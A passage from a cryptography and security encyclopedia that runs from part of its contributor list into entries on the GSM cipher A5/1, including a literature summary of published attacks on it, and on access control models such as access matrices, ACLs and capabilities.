USA

WENJING LOU
Wireless Networking and Security
Department of Electrical and Computer Engineering
Worcester Polytechnic Institute
Worcester, MA
USA

HAIBING LU
Department of Management Science and Information
Systems, CIMIC
Rutgers, The State University of New Jersey
Newark, NJ
USA

BODO MÖLLER
Google Switzerland GmbH
Zurich
Switzerland

ASHWIN MACHANAVAJJHALA
Yahoo! Research
Santa Clara, CA
USA

EMANUELE MAIORANA
Department of Applied Electronics
Università degli Studi Roma TRE
Rome
Italy

HEIKO MANTEL
Department of Computer Science
TU Darmstadt
Darmstadt
Germany

DAVIDE MARTINENGHI
Dipartimento di Elettronica e Informazione
Politecnico di Milano
Milano
Italy

HENRI MASSIAS
University of Limoges
France

LEE D. MCFEARIN
Department of Computer Science and Engineering
Southern Methodist University
Dallas, TX
USA

DAVID MCGREW
Poolesville, MD
USA

CATHERINE MEADOWS
U.S. Naval Research Laboratory
Washington, DC
USA

SHARAD MEHROTRA
Donald Bren School of Computer Science
University of California
Irvine, CA
USA

ALFRED MENEZES
Department of Combinatorics and Optimization
University of Waterloo
Waterloo, Ontario
Canada

DANIELE MICCIANCIO
Department of Computer Science & Engineering
University of California
San Diego, CA
USA

EVANGELIA MICHELI-TZANAKOU
Department of Biomedical Engineering
Rutgers - The State University of New Jersey
Piscataway, NJ
USA

JONATHAN K. MILLEN
The MITRE Corporation
Bedford, MA
USA

JELENA MIRKOVIC
Information Sciences Institute
University of Southern California
Marina del Rey, CA
USA

FRANÇOIS MORAIN
Laboratoire d'informatique (LIX)
École polytechnique
Palaiseau Cedex
France

THOMAS MORRIS
Department of Electrical and Computer Engineering
Mississippi State University
Mississippi State, MS
USA

HAROLD MOUCHÉRE
Polytech Nantes
Université de Nantes, IRCCyN
Nantes
France

NICKY MOUHA
Department of Electrical Engineering
Katholieke Universiteit Leuven
Leuven-Heverlee
Belgium

DAVID NACCACHE
Département d'informatique, Groupe de cryptographie
École normale supérieure
Paris
France

Daniel Nagy
Department of Computer Science
ELTECRYPT Research Group Eötvös Lóránd University
Budapest
Hungary

Padmaraj M. V. Nair
Department of Computer Science and Engineering
School of Engineering
Southern Methodist University
Dallas, TX
USA

Dalit Naor
Department of Computer Science and Applied Mathematics
Weizmann Institute of Science
Rehovot
Israel

George Necula
Electrical Engineering and Computer Science
University of California
Berkeley, CA
USA

Alessandro Neri
Department of Applied Electronics
Università degli Studi Roma TRE
Rome
Italy

Kim Nguyen
Bundesdruckerei GmbH
Berlin
Germany

Phong Nguyen
Département d'informatique
Ecole normale supérieure
Paris, Cedex 05
France

Peng Ning
Department of Computer Science
North Carolina State University
Raleigh, NC
USA

Cristina Nita-Rotaru
Department of Computer Science
Purdue University
West Lafayette, IN
USA

Anita Ochieano
Visa International
Foster City, CA
USA

Tae Oh
School of Informatics
Rochester Institute of Technology
Rochester, NY
USA

Francis Olivier
Department of Security Technology
Gemplus Card International
France

Arkadiusz Orłowski
Institute of Physics
Polish Academy of Sciences
Warsaw
Poland
and
Department of Informatics
WULS - SGGW
Warsaw
Poland

Alessandro Orso
College of Computing - School of Computer Science
Georgia Institute of Technology
Atlanta, GA
USA

Akira Otsuka
Research Center for Information Security
National Institute of Advanced Industrial Science and Technology
Tokyo
Japan

CHRISTOF PAAR
Lehrstuhl Embedded Security, Gebaeude IC 4/132
Ruhr-Universitaet Bochum
Bochum
Germany

PASCAL PAILLIER
CryptoExperts
Paris
France

STEPHEN M. PAPA
High Assurance Computing and Networking Labs (HACNet)
Department of Computer Science and Engineering
Bobby B. Lyle School of Engineering
Southern Methodist University
Houston, TX
USA

PANOS PAPADIMITRATOS
School of Computer and Communication Sciences
École Polytechnique Fédérale de Lausanne, Lausanne
Switzerland

STEFANO PARABOSCHI
Dipartimento di Ingegneria dell'Informazione e Metodi Matematici
Università degli Studi di Bergamo
Dalmine, BG
Italy

JUNG-MIN "JERRY" PARK
Department of Electrical and Computer Engineering
Virginia Tech
Blacksburg, VA
USA

JACQUES PATARIN
Versailles St-Quentin-en-Yvelines University
France

BRYAN D. PAYNE
Information Systems Analysis
Sandia National Laboratories
Albuquerque, NM
USA

CLAUDE CRÉPEAU
School of Computer Science
McGill University
Montreal, Quebec
Canada

TORBEN PEDERSEN
Cryptomathic
Århus
Denmark

GERARDO PELOSI
Dipartimento di Elettronica e Informazione (DEI)
Politecnico di Milano
Milano
Italy
and
Dipartimento di Ingegneria dell'Informazione e Metodi Matematici (DIIMM)
University of Bergamo
Dalmine (BG)
Italy

GÜNTHER PERNUL
LS für Wirtschaftsinformatik I -Informationssysteme
Universität Regensburg
Regensburg
Germany

CHRISTIANE PETERS
Department of Mathematics and Computer Science
Technische Universiteit Eindhoven
The Netherlands

CHRISTOPHE PETIT
Microelectronics Laboratory
Université catholique de Louvain
Louvain-la-Neuve
Belgium

FABIEN A. P. PETITCOLAS
Microsoft Research
Cambridge
UK

Benny Pinkas
Department of Computer Science
University of Haifa
Haifa
Israel

Konstantinos N. Plataniotis
The Edward S Rogers Sr. Department of Electrical & Computer Engineering and Knowledge Media Design Institute
University of Toronto
Toronto, ON
Canada

Angelika Plate
Director, AEXIS Security Consultants
Bonn
Germany

Fernando L. Podio
ITL Computer Security Division/Systems and Emerging Technologies Security Research Group
National Institute of Standards and Technology (NIST)
Gaithersburg, MD
USA

David Pointcheval
Computer Science Department
Ecole normale supérieure
Paris
France

Michalis Polychronakis
Department of Computer Science
Network Security Lab
Columbia University
New York, NY
USA

Denis V. Popel
Algorithms Research Corporation
Charlottesville, VA
USA

Bart Preneel
Department of Electrical Engineering-ESAT/COSIC
Katholieke Universiteit Leuven and IBBT
Leuven-Heverlee
Belgium

Niels Provos
Google INC
Mountain View, CA
USA

Jean-Jacques Quisquater
Microelectronics Laboratory
Université catholique de Louvain
Louvain-la-Neuve
Belgium

Radmilo Racic
Department of Computer Science
University of California
Davis, CA
USA

Mohamed Omar Rayes
Department of Computer Science and Engineering
Bobby B. Lyle School of Engineering Southern Methodist University
Dallas, TX
USA

Kui Ren
Ubiquitous Security & PrivaCy Research Laboratory (UbiSeC Lab)
Department of Electrical and Computer Engineering
Illinois Institute of Technology
Chicago, IL
USA

Jonas Richiardi
Ecole Polytechnique
Fédérale de Lausanne EPFL - STI – IBI
Lausanne
Switzerland

MORITZ RIESNER
Department of Information Systems
University of Regensburg
Regensburg
Germany

VINCENT RIJMEN
Department of Electrical Engineering/ESAT
Katholieke Universiteit Leuven
Heverlee
Belgium

RONALD L. RIVEST
Department of Electrical Engineering and Computer Science
Massachusetts Institute of Technology
Cambridge, MA
USA

MATTHEW J. B. ROBSHAW
Orange Labs
Issy Moulineaux, Cedex 9
France

ARNON ROSENTHAL
The MITRE Corporation
Bedford, MA
USA

ARUN ROSS
Department of Computer Science and Electrical Engineering
West Virginia University
Morgantown, WV
USA

SCOTT A. ROTONDO
Oracle Corporation
Redwood Shores, CA
USA

JUNGWOO RYOO
Division of Business and Engineering
Penn State Altoona
Altoona, PA
USA

KAZUE SAKO
NEC
Kawasaki
Japan

MALEK BEN SALEM
Department of Computer Science
Columbia University
New York, NY
USA

GUIDO SALVANESCHI
Department of Electronic and Information
Polytechnic of Milan
Milano
Italy

PAOLO SALVANESCHI
Department of Information Technology and Mathematical Methods
University of Bergamo
Dalmine, BG
Italy

PIERANGELA SAMARATI
Dipartimento di Tecnologie dell'Informazione (DTI)
Università degli Studi di Milano
Crema (CR)
Italy

DAVID SAMYDE
Intel Corporation
Santa Clara, CA
USA

SUDEEP SARKAR
Computer Science and Engineering
University of South Florida
Tampa, FL
USA

ROBERTO SASSI
Department of Information Technologies
Università degli Studi di Milano
Crema (CR)
Italy

BRUCE SCHNEIER
BT
London
UK

BERRY SCHOENMAKERS
Department of Mathematics and Computer Science
Technische Universiteit Eindhoven
Eindhoven
The Netherlands

MATTHIAS SCHUNTER
IBM Research-Zurich
Rüschlikon
Switzerland

JÖRG SCHWENK
Horst Görtz Institute for IT Security
Ruhr University Bochum
Bochum
Germany

EDWARD SCIORE
Computer Science Department
Boston College
Chestnut Hill, MA
USA

FABIO SCOTTI
Dipartimento di Tecnologie dell'Informazione
Università degli Studi di Milano
Crema (CR)
Italy

NICOLAS SENDRIER
Project-Team SECRET
INRIA Paris-Rocquencourt
Le Chesnay
France

EHAB AL- SHAER
Cyber Defense and Network Assurability (CyberDNA) Center
Department of Software and Information Systems
College of Computing and Informatics
University of North Carolina Charlotte
Charlotte, NC
USA

BASIT SHAFIQ
CIMIC
Rutgers, The State University of New Jersey
Newark, NJ
USA

ADI SHAMIR
The Paul and Marlene Borman Professor of Applied Mathematics
Weizmann Institute of Science
Rehovot
Israel

MICAH SHERR
Department of Computer Science
Georgetown University
Washington, DC
USA

IGOR SHPARLINSKI
Department of Computing Faculty of Science
Macquarie University
Australia

ROBERT SILVERMAN
Chelmsford, MA
USA

RICHARD T. SIMON
Harvard Medical School
Center for Biomedical Informatics
Cambridge, MA
USA

GREG SINCLAIR
The Volgenau School of Engineering and IT
Centre for Secure Information Systems
George Mason University
Fairfax, VA
USA

GAUTAM SINGARAJU
The Volgenau School of Engineering and IT
George Mason University Ask.com

Radu Sion
Network Security and Applied Cryptography Lab
Department of Computer Science
Stony Brook University
Stony Brook, NY
USA

Ben Smeets
Department of Information Technology
Lund University
Lund
Sweden

Sean W. Smith
Department of Computer Science
Dartmouth College
Hanover, NH
USA

Alan D. Smith
Department of Management and Marketing
Robert Morris University
Pittsburgh, PA
USA

Jerome A. Solinas
National Security Agency
Ft Meade, MD
USA

Anurag Srivastava
Department of Applied Information Technology and
Centre for Secure Information Systems
The Volgenau School of Engineering
George Mason University
Fairfax, VA
USA

Mudhakar Srivatsa
IBM Research Division
Thomas J. Watson Research Center
Yorktown Heights, NY
USA

William Stallings
WilliamStallings.com
Brewster, MA
USA

François-Xavier Standaert
Microelectronics Laboratory
Université Catholique de Louvain
Louvain-la-Neuve
Belgium

Angelos Stavrou
Computer Science Department
School Information Technology and Engineering
George Mason University
Fairfax, VA
USA

Graham Steel
Laboratoire Specification et Verification
INRIA, CNRS & ENS
Cachan
France

Mark Stephens
SMU HACNet Labs
School of Engineering
Southern Methodist University
Nacogdoches, TX
USA

Anton Stiglic
Instant Logic
Canada

Alex Stoianov
Information and Privacy Commissioner's Office of
Ontario
Toronto, ON
Canada

Salvatore J. Stolfo
Department of Computer Science
Columbia University
New York, NY
USA

Scott D. Stoller
Department of Computer Science
Stony Brook University
Stony Brook, NY
USA

Nary Subramanian
Department of Computer Science
The University of Texas at Tyler
Tyler, TX
USA

Kun Sun
Intelligent Automation, Inc.
Rockville, MD
USA

Berk Sunar
Department of Electrical and Computer Engineering
Worcester Polytechnic Institute
Worcester, MA
USA

Laurent Sustek
Inside Secure France
Atmel
France

Andrew Beng Jin Teoh
School of Electrical and Electronic Engineering
Yonsei University
Seodaemun-gu, Seoul
Korea

Edlyn Teske
Department of Combinatorics and Optimization
University of Waterloo
Waterloo, Ontario
Canada

Nicolas Thériault
Departamento de Matemática
Universidad del Bío-Bío
Talca
Chile

Achint Thomas
Center for Unified Biometrics and Sensors (CUBS)
Department of Computer Science and Engineering
University at Buffalo (SUNY Buffalo), The State University of New York
Amherst, NY
USA

Emmanuel Thome
INRIA Lorraine Campus Scientifique
VILLERS-LÈS-NANCY CEDEX
France

Mitchell A. Thornton
Department of Computer Science and Engineering
Department of Electrical Engineering
Lyle School of Engineering
Southern Methodist University
Dallas, TX
USA

Mehdi Tibouchi
Laboratoire d'informatique de l'ENS
École normale supérieure
Paris
France

Kar-Ann Toh
School of Electrical and Electronic Engineering
Yonsei University
Seodaemun-gu, Seoul
Korea

Assia Tria
CEA-LETI
France

Eran Tromer
Computer Science and Artificial Intelligence Laboratory
Massachusetts Institute of Technology
Cambridge, MA
USA

Sean Turner
IECA, Inc.
Fairfax, VA
USA

Shambhu Upadhyaya
Department of Computer Science and Engineering
University at Buffalo The State University of New York
Buffalo, NY
USA

SALIL VADHAN
School of Engineering & Applied Sciences
Harvard University
Cambridge, MA
USA

JAIDEEP VAIDYA
Department of Management Science and Information Systems, CIMIC
Rutgers, The State University of New Jersey
Newark, NJ
USA

HENK C. A. VAN TILBORG
Department of Mathematics and Computing Science
Eindhoven University of Technology
Eindhoven
The Netherlands

MAYANK VARIA
Computer Science and Artificial Intelligence Laboratory (CSAIL)
Massachusetts Institute of Technology
Cambridge, MA
USA

MARC VAUCLAIR
BU Identification, Center of Competence Systems Security
NXP Semiconductors
Leuven
Belgium

HELMUT VEITH
Institute of Information Systems
Technische Universität Wien
Wien
Austria

V. N. VENKATAKRISHNAN
Department of Computer Science
University of Illinois at Chicago
Chicago, IL
USA

CHRISTIAN VIARD-GAUDIN
Polytech Nantes
Université de Nantes, IRCCyN
Nantes
France

MARION VIDEAU
Université Henri Poincaré, Nancy 1/LORIA and ANSSI
Paris
France

B. V. K. VIJAYA KUMAR
Department of Electrical and Computer Engineering
Carnegie Mellon University
Pittsburgh, PA
USA

DAN WALLACH
Department of Computer Science
Rice University
Houston, TX
USA

COLIN D. WALTER
Information Security Group
Royal Holloway University of London
Surrey
UK

XIAOFENG WANG
School of Informatics and Computing
Indiana University at Bloomington
Bloomington, IN
USA

MICHAEL WARD
Product Security Chip Centre of Excellence
MasterCard Worldwide
Waterloo
Belgium

NICHOLAS C. WEAVER
International Computer Science Institute
Berkeley, CA
USA

André Weimerskirch
escrypt Inc.
Ann Arbor, MI
USA

William Whyte
Security Innovation
Wilmington, MA
USA

Michael J. Wiener
Molecular Physiology and Biological Physics
University of Virginia
Charlottesville, VA
USA

Jeffrey J. Wiley
Department of Computer Science and Engineering
Bobby B. Lyle School of Engineering
Southern Methodist University
Dallas, TX
USA

William E. Winkler
Statistical Research Division
U.S. Bureau of the Census
Washington, DC
USA

Brian Wongchaowart
Department of Computer Science
University of Pittsburgh
Pittsburgh, PA
USA

Brecht Wyseur
Nagravision S.A. – Kudelski Group
Cheseaux-sur-Lausanne
Switzerland

Xiaokui Xiao
School of Computer Engineering
Nanyang Technological University
Singapore

Wenyuan Xu
Department of Computer Science and Engineering
University of South Carolina
SC
Columbia

Atsuhiro Yamagishi
IT Security Center
Information-Technology Promotion Agency
Bunkyo-ku, Tokyo
Japan

Yi Yang
Department of Computer Science and Engineering
Pennsylvania State University
University Park, PA
USA

Bo-Yin Yang
Research Fellow
Nankang
Taipei
Taiwan

Xiaowei Yang
Department of Computer Science
Duke University
Durham, NC
USA

Qiushi Yang
Department of Computer Science
University College London
London
UK

Yi Yang
Department of Computer Science
Pennsylvania State University
University Park, PA
USA

Svetlana N. Yanushkevich
Department of Electrical and Computer Engineering
Schulich School of Enginering
University of Calgary
Calgary, Alberta
Canada

Bulent Yener
Department of Computer Science
Rensselaer Polytechnic Institute
Troy, NY
USA

Sachiko Yoshihama
IBM Research-Tokyo
Yamato, Kanagawa
Japan

Shucheng Yu
Department of Electrical and Computer Engineering
Worcester Polytechnic Institute
Worcester, MA
USA

Feng Yue
School of Computer Science and Technology
Harbin Institute of Technology
Harbin
China

Wensheng Zhang
Department of Computer Science
College of Liberal Arts and Sciences
Iowa State University
Ames, IA
USA

David Zhang
Biometrics Research Centre, Department of Computing
The Hong Kong Polytechnic University
Hung Hom, Kowloon
Hong Kong

Sencun Zhu
Department of Computer Science and Engineering
Pennsylvania State University
University Park, PA
USA

Zhichao Zhu
Department of Computer Science and Engineering
The Pennsylvania State University
University Park, PA
USA

Paul Zimmermann
Team Caramel, Bâtiment A
LORIA/INRIA
Villers-lès-Nancy Cedex
France

Robert Zuccherato
9 Carle Crescent
Ontario
Canada

Wangmeng Zuo
School of Computer Science and Technology
Harbin Institute of Technology
Harbin
China

Mary Ellen Zurko
IBM Software Group Lotus Live Security Architecture and Strategy
Westford, MA
USA

A

A5/1

Anne Canteaut
Project-Team SECRET, INRIA Paris-Rocquencourt,
Le Chesnay, France

Related Concepts

►Stream Cipher

Definition

A5/1 is the symmetric cipher used for encrypting over-the-air transmissions in the GSM standard. A5/1 is used in most European countries, whereas a weaker cipher, called A5/2, is used in other countries (a description of A5/2 and an attack can be found in [9]).

Background

The description of A5/1 was first kept secret, but its design was reversed engineered in 1999 by Briceno, Golberg, and Wagner.

Theory

A5/1 is a ►synchronous stream cipher based on ►linear feedback shift registers (LFSRs). It has a 64-bit secret key.

A GSM conversation is transmitted as a sequence of 228-bit frames (114 bits in each direction) every 4.6 millisecond. Each frame is xored with a 228-bit sequence produced by the A5/1 running-key generator. The initial state of this generator depends on the 64-bit secret key, K, which is fixed during the conversation, and on a 22-bit public *frame number*, F.

Description of the Running-Key Generator

The A5/1 running-key generator consists of 3 LFSRs of lengths 19, 22, and 23. Their characteristic polynomials are $X^{19}+X^5+X^2+X+1$, $X^{22}+X+1$, and $X^{23}+X^{15}+X^2+X+1$. For each frame transmission, the 3 LFSRs are first initialized to zero. Then, at time $t = 1, \ldots, 64$, the LFSRs are clocked, and the key bit K_t is xored to the feedback bit of each LFSR. For $t = 65, \ldots, 86$, the LFSRs are clocked in the same fashion, but the $(t-64)$-th bit of the frame number is now xored to the feedback bits. This initialization phase is depicted on Fig. 1.

After these 86 cycles, the generator runs as depicted on Fig. 2. Each LFSR has a clocking tap: tap 8 for the first LFSR, tap 10 for the second and the third ones (where the feedback tap corresponds to tap 0). At each unit of time, the majority value b of the 3 clocking bits is computed. A LFSR is clocked if and only if its clocking bit is equal to b. For instance, if the 3 clocking bits are equal to $(1, 0, 0)$, the majority value is 0. The second and third LFSRs are clocked, but not the first one. The output of the generator is then given by the xor of the outputs of the 3 LFSRs. After the 86 initialization cycles, 328 bits are generated with the previously described irregular clocking. The first 100 ones are discarded and the following 228 bits form the running-key.


Attacks on A5/1

Several time-memory trade-off attacks have been proposed on A5/1 exploiting the small size of the secret key or of the internal state [4, 5]. They require the knowledge of a few seconds of conversation plaintext and run very fast. Even if they need a huge precomputation time and memory, an optimized version has been implemented in 2008: the group "The Hacker's Choice" has precomputed the huge look-up tables involved in the time-memory trade-off attack. These tables have also been computed and then released in December 2009 by the *A5/1 cracking project* [8].


Another attack due to Ekdahl and Johansson [6] exploits some weaknesses of the key initialization procedure. It has been later improved by Maximov, Johansson, and Babbage [7], and then by Barkan and Biham [2]. It requires a few minutes using 5–10 s of conversation plaintext without any notable precomputation and storage capacity.

Most of these attacks can also be turned into ciphertext-only attacks in the context of GSM communications by exploiting the fact that error-correction is performed before encryption in the GSM transmissions [1, 3].

Henk C.A. van Tilborg & Sushil Jajodia (eds.), *Encyclopedia of Cryptography and Security*, DOI 10.1007/978-1-4419-5906-5,
© Springer Science+Business Media, LLC 2011



A5/1. Fig. 1 Initialization of the A5/1 running-key generator



A5/1. Fig. 2 A5/1 running-key generator

Recommended Reading

1. Barkan E, Biham E, Keller N (2003) Instant ciphertext-only cryptanalysis of gsm encrypted communication. In: Advances in cryptology – CRYPTO'03. Lecture notes in computer science number, vol 2729. Springer, Heidelberg, pp 600–616
2. Barkan E, Biham E (2005) Conditional estimators: An effective attack on A5/1. In: Selected areas in cryptography – SAC 2005. Lecture notes in computer science, vol 3897. Springer, Heidelberg, pp 1–19
3. Barkan E, Biham E, Keller N (2008) Instant ciphertext-only cryptanalysis of GSM encrypted communication. J Cryptol 21(3):392–429
4. Biham E, Dunkelman O (2000) Cryptanalysis of the A5/1 GSM stream cipher. In: Indocrypt 2000. Lecture notes in computer science, vol 1977. Springer, Heidelberg, pp 43–51
5. Biryukov A, Shamir A, Wagner D (2000) Real time attack of A5/1 on a PC. In: Fast software encryption – FSE 2000. Lecture notes in computer science, vol 1978. Springer, Heidelberg, pp 1–18
6. Ekdahl P, Johansson T (2003) Another attack on A5/1. IEEE Trans Inform Theory 49(1):284–289
7. Maximov A, Johansson T, Babbage S (2004) An improved correlation attack on A5/1. In: Selected areas in cryptography – SAC 2004. Lecture notes in computer science, vol 3357. Springer, Heidelberg, pp 1–18
8. Paget C, Nohl K (2009) GSM: SRSLY? In: 26th chaos communication congress – 26C3. http://events.ccc.de/congress/2009/Fahrplan/events/3654.en.html
9. Petrović S, Fúster-Sabater A (2000) Cryptanalysis of the A5/2 algorithm. Cryptology ePrint Archive, Report 2000/052. Available on http://eprint.iacr.org/. Accessed Oct 2000

Access Control

Gerald Brose
HYPE Softwaretechnik GmbH, Bonn, Germany

Synonyms

Authorization; Protection

Related Concepts

►Access Control from an OS Security Perspective; ►Confidentiality; ►Discretionary Access Control; ►Firewall; ►Integrity; ►Mandatory Access Control; ►Role Based Access Control

Definition


Access control is a security function that protects shared resources against unauthorized accesses. The distinction between authorized and unauthorized accesses is made according to an *access control policy*.

Theory

Access control is employed to enforce security requirements such as ►confidentiality and ►integrity of data resources (e.g., files, database tables) to prevent unauthorized use of resources (e.g., programs, processor time, expensive devices), or to prevent ►denial of service to legitimate users. Practical examples of security violations that can be prevented by enforcing access control policies are: a journalist reading a politician's medical record (confidentiality), a criminal performing fake bank account bookings (integrity), a student printing his essays on an expensive photo printer (unauthorized use), and a company overloading a competitor's computers with requests in order to prevent him from meeting a critical business deadline (denial of service).

Conceptually, all access control systems comprise two separate components: an *enforcement mechanism* and a *decision function*. The enforcement mechanism intercepts and inspects accesses, and then asks the decision function to determine if the access complies with the security policy or not. The resources which are protected by access control are usually referred to as *objects*, whereas the entities whose accesses are regulated are called *subjects*. A subject is an active system entity running on behalf of a human user, typically a process. It is not to be confused with the actual user. This is depicted in Fig. 1.

An important property of any enforcement mechanism is the *complete mediation* property [1] (also called *reference monitor* property), which means that the mechanism must be able to intercept and potentially prevent *all* accesses to a resource. If it is possible to circumvent the enforcement mechanism, no security can be guaranteed.



Access Control. Fig. 1 Enforcement mechanism and decision function

The complete mediation property is easier to achieve in centralized systems with a secure kernel than in distributed systems. General-purpose operating systems, e.g., are capable of intercepting system calls and thus of regulating access to devices. An example for an enforcement mechanism in a distributed system is a packet filter ►firewall, which can either forward or drop packets sent to destinations within a protected domain. However, if any network destinations in the protected domain are reachable through routes that do not pass through the packet filter, then the filter is not a reference monitor and no protection can be guaranteed.

Access Control Models

An access control policy is a description of the allowed and denied accesses in a system. In more formal terms, it is a configuration of an *access control model*. In all practically relevant systems, policies can change over time to adapt to changes in the sets of objects, subjects, or to changes in the protection requirements. The model defines how objects, subjects, and accesses can be represented, and also the operations for changing configurations.

The model thus determines the flexibility and expressive power of its policies. Access control models can also be regarded as the languages for writing policies. The model determines how easy or difficult it is to express one's security requirements, e.g., if a rule like "all students except Eve may use this printer" can be conveniently expressed. Another aspect of the access model is which formal properties can be proven about policies, e.g., can a question like "Given this policy, is it possible that Eve can ever be granted this access?" be answered. Other aspects influenced by the choice of the access model are how difficult it is to manage policies, i.e., adapt them to changes (e.g., "can John propagate his permissions to others?"), and the efficiency of making access decisions, i.e., the complexity of the decision algorithm and thus the run-time performance of the access control system.

There is no single access model that is suitable for all conceivable policies that one might wish to express. Some access models make it easier than others to directly express confidentiality requirements in a policy ("military policies"), whereas others favor integrity ("commercial policies," [2]) or allow to express history-based constraints ("Chinese Walls," [3]). Further details on earlier security models can be found in [4].

Access Matrix Models

A straightforward representation of the allowed accesses of a subject on an object is to list them in a table or matrix. The classical *access matrix* model [5] represents subjects

in rows, objects in columns, and permissions in matrix entries. If an access mode *print* is listed in the matrix entry $M_{(\text{Alice,LaserPrinter})}$, then the subject Alice may print-access the Laser-Printer object.

Matrix models typically define the sets of subjects, objects, and access modes ("rights") that they control directly. It is thus straightforward to express what a given subject may do with a given object, but it is not possible to directly express a statement like "all students except Eve may print." To represent the desired semantics, it is necessary to enter the access right *print* in the printer column for the rows of all subjects that are students, except in Eve's. Because this is a low-level representation of the policy statement, it is unlikely that administrators will later be able to infer the original policy statements by looking at the matrix, especially after a number of similar changes have been performed.

A property of the access matrix that would be interesting to prove is the *safety property*. The general meaning of *safety* in the context of protection is that no access rights can be leaked to an unauthorized subject, i.e., that there is no sequence of operations on the access matrix that, given some initial safe state, would result in an unsafe state. The proof by [6] that safety is only decidable in very restricted cases is an important theoretical result of security research.

The access matrix model is simple, flexible, and widely used in practice. It is also still being extended and refined in various ways in the recent security literature, e.g., to represent both permissions and denials, to account for typed objects with specific rather than generic access modes, or for objects that are further grouped in domains.

Since the access matrix can become very large but is typically also very sparse, it is usually not stored as a whole, but either row wise or column wise. An individual matrix column contains different subjects' rights to access one object. It thus makes sense to store these rights per object as an *access control list* (ACL). A matrix row describes the access rights of a subject on all objects in the system. It is therefore appealing to store these rights per subject. From the subject's perspective, the row can be broken down to a list of access rights per object, or a *capability list*. The two approaches of implementing the matrix model using either ACLs or capabilities have different advantages and disadvantages.

Access Control Lists

An ACL for an object o is a list of tuples $(s, (r_1, \ldots, r_n))$, where s is a subject and the r_i are the rights of s on o. It is straightforward to associate an object's access control list with the object, e.g., a file, which makes it easy for an administrator to find out all allowed accesses to the object, or to revoke access rights.

It is not as easy, however, to determine a subject's allowed accesses because that requires searching all ACLs in the system. Using ACLs to represent access policies can also be difficult if the number of subjects in a system is very large. In this case, storing every single subject's rights results in long and unwieldy lists. Most practical systems therefore use additional aggregation concepts to reduce complexity, such as user groups or roles.

Another disadvantage of ACLs is that they do not support any kind of *discretionary access control* (DAC), i.e., ways to allow a subject to change the access matrix at their discretion. In the UNIX file system, e.g., every file object has a designated owner who may assign and remove access rights to the file to other subjects. If the recipient subject did not already possess this right, executing this command changes the state of the access matrix by entering a new right in a matrix entry. File ownership – which is not expressed in the basic access matrix – thus implies a limited form of administrative authority for subjects.

A second example of discretionary access control is the GRANT option that can be set in relational databases when a database administrator assigns a right to a user. If this option is set on a right that a subject possesses, this subject may itself use the GRANT command to propagate this right to another subject. This form of discretionary access control is also called *delegation*. Implementing controlled delegation of access rights is difficult, especially in distributed systems. In SQL, delegation is controlled by the GRANT option, but if this option is set by the original grantor of a right, the grantor cannot control which other subjects may eventually receive this right through the grantee. Delegation can only be prevented altogether.

In systems that support delegation, there is, typically, also an operation to remove rights again. If the system's protection state after a revocation should be the same as before the delegation, removing a right from a subject which has delegated this right to other subjects requires transitively revoking the right from these grantees, too. This *cascading revocation* [7, 8] is necessary to prevent a subject from immediately receiving a revoked right back from one of its grantees.

Discretionary access control and delegation are powerful features of an access control system that make writing and managing policies easier when applications require or support cooperation between users. These concepts also support applications that need to express the delegation of some administrative authority to subjects. However, regular ACLs need to be extended to support DAC, e.g., by adding a meta-right GRANT and by tracing

delegation chains. Delegation is more elegantly supported in systems that are based on capabilities or, more generally, credentials. A seminal paper proposing a general authorization theory and a logic that can express delegation is [9].

Capabilities and Credentials

An individual capability is a pair $(o, (r_1 \ldots r_n))$, where o is the object and the $r_1 \ldots r_n$ are access rights for o. Capabilities were first introduced as a way of protecting memory segments in operating systems [10–13]. They were implemented as a combination of a reference to a resource (e.g., a file, a block of memory, a remote object) with the access rights to that resource. Capabilities were thus directly integrated with the memory addressing mechanism, as shown in Fig. 2. Thus, the complete mediation property was guaranteed because there is no way of reaching an object without using a capability and going through the access enforcement mechanism.

The possession of a capability is sufficient to be granted access to the object identified by that capability. Typically, capability systems allow subjects to delegate access rights by passing on their capabilities, which makes delegation simple and flexible. However, determining who has access to a given object at a given time requires searching the capability lists of all subjects in the system. Consequently, blocking accesses to an object is more difficult to realize because access rights are not managed centrally.

